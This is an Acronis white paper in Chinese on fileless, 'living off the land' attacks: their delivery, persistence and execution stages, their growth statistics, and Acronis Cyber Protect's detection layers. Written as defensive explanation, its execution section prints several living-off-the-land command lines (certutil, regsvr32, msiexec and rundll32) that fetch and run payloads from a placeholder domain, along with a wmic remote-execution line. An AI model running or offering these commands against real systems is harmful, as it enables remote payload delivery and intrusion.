Acronis

白皮书

无法追踪：遭到恶意软件攻击并且没有留下任何证据的情况

抵御传统解决方案无法抵御的攻击

我们都很熟悉“恶意软件”(malware) 一词。恶意软件几十年来一直都在破坏数据，并且已被防病毒软件和防恶意软件套件阻止。顾名思义，恶意软件将恶意可执行文件或 DLL 文件作为提供恶意功能的主要宿主。多年来，IT 安全公司一直都在研究恶意软件。研究人员和开发人员已经对恶意软件非常熟悉了，因此网络罪犯已经意识到，他们迫切需要发明或探索新的攻击途径。使用“离地攻击”方法发起的无文件攻击就应运而生了。无文件攻击已经存在了几十年，它过去主要是在 Unix 攻击中使用，但它最近在 Windows 系统上重获新生。

无文件攻击

关于“无文件攻击”，目前存在几种稍有不同的定义。简单来说，无文件攻击是指磁盘上没有特定恶意文件的攻击。无文件攻击利用合法应用程序和进程执行恶意活动，如权限提升、负载传递、数据收集等。

如果在无文件攻击中使用了预安装的合法软件，则这种攻击方法通常被称为“离地攻击”。我们经常可以看到，只有攻击链的某些阶段使用了无文件攻击方法，因此从技术角度讲，整个攻击并不是无文件的。

所有这一切都只在随机存取存储器（RAM）中发生，并且在计算机重新启动后不会留下任何痕迹。这意味着当发生此类攻击时，与恶意活动相关的任何内容都不会写入目标硬盘中，即，无文件攻击在很大程度上绕开了现有的安全检测技术（如基于文件的白名单、特征码检测、硬件验证等），因为它们几乎没有留下任何证据，数字取证调查人员以后也就无法识别和知晓这些攻击。

仅内存攻击	例如，诸如 EternalBlue 和 CodeRed 等的远程代码利用
两用工具	使用 PsExec 等良性工具来执行恶意操作
非 PE 文件	包含宏的文档、PDF、JavaScript 和脚本（VBS、JavaScript、PowerShell 等）
无文件加载点	在注册表、WMI 或 GPO 中隐藏脚本，例如 Poweliks


“离地攻击”方法的关键特性。

无文件攻击呈上升趋势

无文件攻击是从 2017 年开始出现的，很快被证明是一种有效的攻击途径。从那时起，网络罪犯越来越青睐于这种攻击。

事实上，Ponemon Institute 在 2017 年发布的“The State of Endpoint Security Risk Report”（终端安全风险态势报告）表明，77% 的成功恶意软件攻击都涉及到无文件攻击方法。另一个示例是恶意 PowerShell 脚本 - 无文件恶意软件攻击的关键组件之一 - 这类攻击的使用量在 2018 年增加了 1000% 以上，占全部无文件恶意程序攻击的 89%。根据一家安全公司发布的报告，与上一年相比，2019 年上半年的无文件攻击使用量增加了 265%。

造成这一巨大增长的原因是公司仍在使用基于特征码的传统防病毒软件。但是，如果没有可执行文件，这种类型的防病毒软件就无法检测到任何特征码。造成这一增长的另一个原因是使用了真实可信的资源，因为 PowerShell 或任何其他合法工具通常都被列入白名单中，这意味着许多安全解决方案不会跟踪它们的行为。如果对这些良性应用程序的行为进行监控，那么就存在很高的误报风险，因为系统管理员在日常工作中也会使用这些工具。




执行无文件攻击

我们来了解一下通常是如何执行无文件攻击。与其他攻击一样，无文件攻击也有交付阶段、存留阶段（或在 OS 阶段寻找载体）以及执行阶段（恶意行为者达到既定目的）。

在无文件攻击或离地攻击中，通过漏洞利用、脚本、宏或链接来完成交付阶段。包含宏的文档、VB 脚本、PowerShell 脚本或使用系统命令（如 netsh）都属于“无文件攻击”类别，并且符合“离地攻击”规范。这也适用于仅内存 shellcode（由不在磁盘上写入任何文件的漏洞利用执行）。

将两用工具（特别是 Mimikatz 或 Pwdump）下载到硬盘的情况不会被视为无文件攻击或离地攻击。



交付或入侵阶段可以从利用远程代码执行 (RCE) 漏洞直接在内存中运行 shellcode 开始。更常见的是，一封在文档中包含恶意脚本或隐藏在另一个系统文件（如 LNK 文件）中的电子邮件。例如，网络罪犯可以向您发送一封包含看似合法链接的网络钓鱼电子邮件。但是，当您单击链接时，它会利用浏览器中的漏洞并在浏览器内存中执行恶意命令：捕获您的数据，执行非法加密货币挖矿，或加密文件以试图在之后要求您赎回。


复杂的无文件攻击通常通过下载程序或自解密部件执行多个阶段，并且每个阶段都可能使用“离地攻击”方法。这种攻击可以十分简单，比如通过使用被盗或猜测的密码登录来滥用系统工具。

基于脚本的攻击是当今最流行的攻击。恶意脚本主要以电子邮件附件的形式发送，之后可以直接传递到脚本执行应用程序（如 PowerShell 或 WSCript）。

创建恶意脚本的具体示例包括：

- Office ⟶ cmd.exe ⟶ wscript.exe
- mshta.exe ⟶ cmd.exe ⟶ powershell.exe ⟶ powershell.exe
- svchost.exe ⟶ wmiprvse.exe (WMI) ⟶ powershell.exe
- Office ⟶ taskeng.exe (预定任务) ⟶ powershell.exe

执行 KOVTER 攻击的示例。



一旦您的计算机受到攻击，存留阶段（或在受感染的系统中寻找载体）可能是无文件的，也可能不是无文件的。根据攻击者的目标，威胁也可能根本不会持续存在。我们经常可以看到，在无文件加载点处会使用恶意脚本，并且这些恶意脚本会存储在注册表或 Windows Management Instrumentation (WMI) 中。WMI 是 Microsoft 制定的一组规范，用于集中管理 Windows 计算系统网络中的设备和应用程序。

最后，为了执行或交付恶意负载，网络罪犯通常会使用两用合法工具。这些工具可以是您已经安装的应用程序，如 Microsoft Word (VBScript) 或 certutil.exe。可以将恶意代码注入到这些受信任的应用程序中，然后可以劫持或编排这些应用程序以执行所需的操作。上面提到的 Microsoft PowerShell 和 Windows Management Instrumentation 工具已被网络罪犯广泛用于此目的。在 PowerShell 攻击中，通常使用较小的脚本将更多脚本直接下载到内存中并从内存中执行这些脚本。在两用工具中执行的命令行可能会如下所示：

- wmic.exe /node:[IP Address] /user:[USERNAME] /password:[PASSWORD] process call create "%System%\rundll32.exe \"%Windows%\perfc.dat\" #1 60"
- certutil.exe -urlcache -split -f http://domain.tld/payload.exe payload.exe
- rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication "; eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
- regsvr32 /s /n /u /i:http://domain.tld/file.sct scrobj.dll
- msiexec /q /i http://domain.tld/cmd.png

Acronis 如何抵御无文件攻击

正如您对现代网络安全保护解决方案所期望的那样，Acronis Cyber Protect 可以使用多层威胁响应方法来检测并抵御无文件恶意软件。

Acronis 行为引擎可以监控 PowerShell 和其他应用程序并分析它们的行为，从而识别出意外的不寻常行为。这意味着，如果任何类型的已执行脚本执行了恶意软件通常执行的操作，或者这些操作可能导致系统受到攻击，那么将停止该脚本，并且管理员会收到警报。

通过上面的示例，我们可以了解到如何结合使用 Acronis 行为引擎与 URL 过滤来提供帮助：

msiexec /q /i http://domain.tld/cmd-msi.png

1. Acronis 行为引擎 (ABE) 发现通过上述命令行执行的 msiexec
2. ABE 在 http://domain.tld/cmd.png 上调用 URL 过滤
3. ABE 通过 URL 过滤得知此 URL 是恶意的
4. ABE 终止进程并发出警报

基于 AI 的 Acronis 静态分析程序也经过了训练，可以检查所运行脚本的结果，并提供第二种意见和另一个防御层。如果攻击者成功上传了初始脚本，这是因为服务器没有正确打补丁，这意味着没有漏洞评估和补丁管理功能。Acronis Cyber Protect 可以利用嵌入式漏洞评估和补丁管理功能，帮助抵御此类攻击途径。有了这些功能，甚至不需要 Acronis 行为引擎或基于 AI 的分析程序就可以抵御攻击。

对于零日漏洞，Acronis Cyber Protect 将通过漏洞利用防范功能来作出响应。Acronis Cyber Protect 可以分析内存和常见的受信任进程，以检测高级攻击中使用的代码注入和其他典型恶意活动。例如，在常规的系统扫描过程中，Acronis Cyber Protect 会扫描 Windows 注册表以发现任何危险的异常。

总而言之，Acronis Cyber Protect 使用以下技术来检测并抵御危险的无文件攻击：

- 漏洞评估和修补程序管理
- URL 过滤以停止浏览器内攻击
- 关键区域扫描：内存、注册表等。
- 合法过程注入检测
- Acronis 行为引擎
- 基于 AI 的静态分析程序
- 事件分析：Windows 事件跟踪 (ETW) 和反恶意软件扫描接口 (AMSI)
- 漏洞利用防御（在 2020 年第 4 季度更新中提供）